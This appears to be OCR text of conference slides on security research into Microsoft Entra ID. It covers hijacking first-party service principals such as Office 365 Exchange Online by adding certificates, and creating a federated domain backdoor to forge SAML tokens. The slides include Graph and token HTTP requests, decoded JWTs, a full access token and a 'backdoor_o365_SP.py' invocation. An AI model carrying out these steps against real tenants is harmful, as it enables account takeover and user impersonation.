ServicePrincipals that don't have any existing valid certificates (i.e.: no certificates have been added yet, or all certificates have expired), won't be able to use this service action. Update servicePrincipal can be used to perform an update instead.

```
PATCH /v1.0/servicePrincipals/{id}
Host: graph.microsoft.com
{
        "keyCredentials":[
                {
                        "type":"AsymmetricX509Cert",
                        "usage":"Verify",
                        "key":"MII …snip…
                }
        ]
}
```


```
HTTP/2 204 No Content
```

Fetching tokens from certificates




```
POST /{tenant-id}/oauth2/v2.0/token
Host: login.microsoftonline.com

grant_type=client_credentials&client_id=
00000002-0000-0ff1-ce00-000000000000&scope=
https://graph.microsoft.com/.default&
client_assertion_type=
urn:ietf:params:oauth:client-assertion-type:
jwt-bearer&client_assertion=eyJ ...snip...
```




```
{
  "alg": "PS256",
  "typ": "JWT",
  "x5t": "gjuHrxPhy8KVb01G8oeIvnM/X7U="
}.{
  "aud": "https://login.microsoftonline.com/ec8f5d3e-a210-
4234-b90f-b8f564e4d850/oauth2/v2.0/token",
  "iss": "00000002-0000-0ff1-ce00-000000000000",
  "sub": "00000002-0000-0ff1-ce00-000000000000",
  "jti": "56ad5096-c3f7-44da-8e58-184cc595cae4",
  "nbf": 1750340690,
  "iat": 1750340690,
  "exp": 1750341290
}.[Signature]
```

Certificate Thumbprint



```
HTTP/2 200 OK
 {
       "token_type":"Bearer",
       "expires_in":86399,
       "ext_expires_in":86399,
       "refresh_in":43199,
       "access_token":"eyJ0 ...snip...
 }
```



```
 {
   "typ": "JWT",
   "nonce": "[redacted]",
   "alg": "RS256",
   "x5t": "CNv0OI3RwqlHFEVnaoMAshCH2XE",
   "kid": "CNv0OI3RwqlHFEVnaoMAshCH2XE"
 }.{
  "aud": "https://graph.microsoft.com",
   ...snip...
  "app_displayname": "Office 365 Exchange Online",
```

Demo:
Hijacking the O365 Online SP

"Hijackable" first-party apps

Application Name	Application Roles
Data Migration Service	N/A
Azure Multi-Factor Auth Client	N/A
Azure HDInsight Cluster API	**Application.ReadWrite.OwnedBy**
Office 365 Exchange Online	**Domain.ReadWrite.All** **Group.ReadWrite.All** Directory.Read.All EduRoster.Read.All Policy.Read.All User.Read.All


Modify apps this app owns

Add, verify, & remove domains

Modify groups w/ M365 or ARM roles

More Adventures!

Timeline: Federated domain backdoor




2018

Dr. Nestori Syynimaa, "How to create a backdoor to Azure AD - part 1: Identity federation" + AADInternals support

2020

Microsoft documents SAML token forgery observed in SolarWinds attack, both through certificate theft and new certificates




Catching AD FS compromise and the attacker's ability to impersonate users in the cloud

The next step in the attack focuses on the AD FS infrastructure and can unfold in two separate paths that lead to the same outcome—the ability to create valid SAML tokens allowing impersonation of users in the cloud:

- **Path 1 – Stealing the SAML signing certificate**: After gaining administrative privileges in the organization's on-premises network, and with access to the AD FS server itself, the attackers access and extract the SAML signing certificate. With this signing certificate, the attackers create valid SAML tokens to access various desired cloud resources as the identity of their choosing.
- **Path 2 – Adding to or modifying existing federation trust**: After gaining administrative Azure Active Directory (Azure AD) privileges using compromised credentials, the attackers add their own certificate as a trusted entity in the domain either by adding a new federation trust to an existing tenant or modifying the properties of an existing federation trust. As a result, any SAML token they create and sign will be valid for the identity of their choosing.

Demo:
Creating a Federated Domain Backdoor

Take over hybrid user with trusted domain



Create Malicious Domain

Verify & Federate Domain

Trusted Certificate for Federated Authentication


Find Synced Target User's Immutable ID

Use Certificate to Generate Forged SAML Token w/ MFA


Access Synced User in Azure Portal

Reporting

Initial response




```
  "typ": "JWT",
  "nonce": "KAklbKtjqfQT8T7QOqPLprcn--w_WhnZrMNWOuuWiS8",
  "alg": "RS256",
  "x5t": "z1rsYHHJ9-8mggt4HsZu8BKkBPw",
  "kid": "z1rsYHHJ9-8mggt4HsZu8BKkBPw"
}.{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/ec8f5d3e-a210-4234-b90f-b8f564e4d850/",
  "iat": 1736902121,
  "nbf": 1736902121,
  "exp": 1736906021,
  "aio": "k2RgYHA+dG39ic9CJQ83zX2139/TFwA=",
  "app_displayname": "Cloud Application Administrator - kxprdn",
  "appid": "b1d9c6b2-ecc9-4b6a-97cd-2dadac3906a3",
  "appidacr": "1",
  "idp": "https://sts.windows.net/ec8f5d3e-a210-4234-b90f-b8f564e4d850/",
  "idtyp": "app",
  "oid": "2d64a6e6-beaf-40c6-87ba-5e7f102fe7fa",
  "rh": "1.AbcAPl2P7BCiNEK5D7j1ZOTYUAMAAAAAAAAAwAAAAAAAAAD8AAC3AA.",
  "sub": "2d64a6e6-beaf-40c6-87ba-5e7f102fe7fa",
  "tenant_region_scope": "NA",
  "tid": "ec8f5d3e-a210-4234-b90f-b8f564e4d850",
  "uti": "zWygtGEraUODSXJGNU9FAA",
  "ver": "1.0",
  "wids": [
    "158c047a-c907-4556-b7ef-446551a6b5f7",
    "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
  ],
```



```
LwSXxQ"}, 200)
19:53:41 $ token1="eyJ0eXAiOiJKV1QiLCJub25jZSI6IktBa2xiS3RqcWZRVDhUN1FPcVBMcHJjbi0td1
9XaG5ack1OV091dVdpUzgiLCJhbGciOiJSUzI1NiIsIng1dCI6InoxcnNZSEhKOS04bWdndDRIc1p1OEJLa0J
QdyIsImtpZCI6InoxcnNZSEhKOS04bWdndDRIc1p1OEJLa0JQdyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1
pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9lYzhmNWQzZS1hMjEwLTQyMzQt
YjkwZi1iOGY1NjRlNGQ4NTAvIiwiaWF0IjoxNzM2OTAyMTIxLCJuYmYiOjE3MzY5MDIxMjEsImV4cCI6MTczN
jkwNjAyMSwiYWlvIjoiazJSZ1lIQStkRzM5aWM5Q0pRODN6WDIxMzkvVEZ3QT0iLCJhcHBfZGlzcGxheW5hbW
UiOiJDbG91ZCBBcHBsaWNhdGlvbiBBZG1pbmlzdHJhdG9yIC0ga3hwcmRuIiwiYXBwaWQiOiJiMWQ5YzZiMi1
lY2M5LTRiNmEtOTdjZC0yZGFkYWMzOTA2YTMiLCJhcHBpZGFjciI6IjEiLCJpZHAiOiJodHRwczovL3N0cy53
aW5kb3dzLm5ldC9lYzhmNWQzZS1hMjEwLTQyMzQtYjkwZi1iOGY1NjRlNGQ4NTAvIiwiaWR0eXAiOiJhcHAiL
CJvaWQiOiIyZDY0YTZlNi1iZWFmLTQwYzYtODdiYS01ZTdmMTAyZmU3ZmEiLCJyaCI6IjEuQWJjQVBsMlA3Qk
NpTkVLNUQ3ajFaT1RZVUFNQUFBQUFBQUFBd0FBQUFBQUFBQUQ4QUFDM0FBLiIsInN1YiI6IjJkNjRhNmU2LWJ
lYWYtNDBjNi04N2JhLTVlN2YxMDJmZTdmYSIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJOQSIsInRpZCI6ImVj
OGY1ZDNlLWEyMTAtNDIzNC1iOTBmLWI4ZjU2NGU0ZDg1MCIsInV0aSI6InpXeWd0R0VyYVVPRFNYSkdOVTlGQ
UEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbIjE1OGMwNDdhLWM5MDctNDU1Ni1iN2VmLTQ0NjU1MWE2YjVmNyIsIj
A5OTdhMWQwLTBkMWQtNGFjYi1iNDA4LWQ1Y2E3MzEyMWU5MCJdLCJ4bXNfaWRyZWwiOiI3IDgiLCJ4bXNfdGN
kdCI6MTcyMjYyNzg1Mn0.dM6_ttSI5GEBw5y-jvwdwdCf3oXe4u5o1rdFai69kyT4QcENnwc2K7kYLE9WE54R
I7za2W-0i6qtKWtedcdOCG0Le9t7t8Tx_b5GtvxN7-HlNFyo7qhrFWC1Kx5rGsu7VZJswRjslcC5BVy0YXj9n
Wjaf6hKjTw2vucKmzpewBkRGawnFM3PgxDcBTPXjSuEYu77DnLb6ggOmUCH12diuU-Qn4eU7sLaTeyQcgwj9M
v2KPECbxhuhubzmmSUt8b3wS3rYmSCVsQSR-iTacBzlB81Er2uTdDSro3y4lCpUmFzqTj4IrjYrCPPrSILjth
OzbMwfSPmIgp4iftlLwSXxQ"
19:53:58 $ python3 backdoor_o365_SP.py -k cert/backdoor.key -c cert/backdoor.crt -j $
token1 -t ec8f5d3e-a210-4234-b90f-b8f564e4d850
```

"idtyp": "app",



Timeline: Escalation to Microsoft SPs

2019
Dirk-jan Mollema, "Taking over default application permissions as

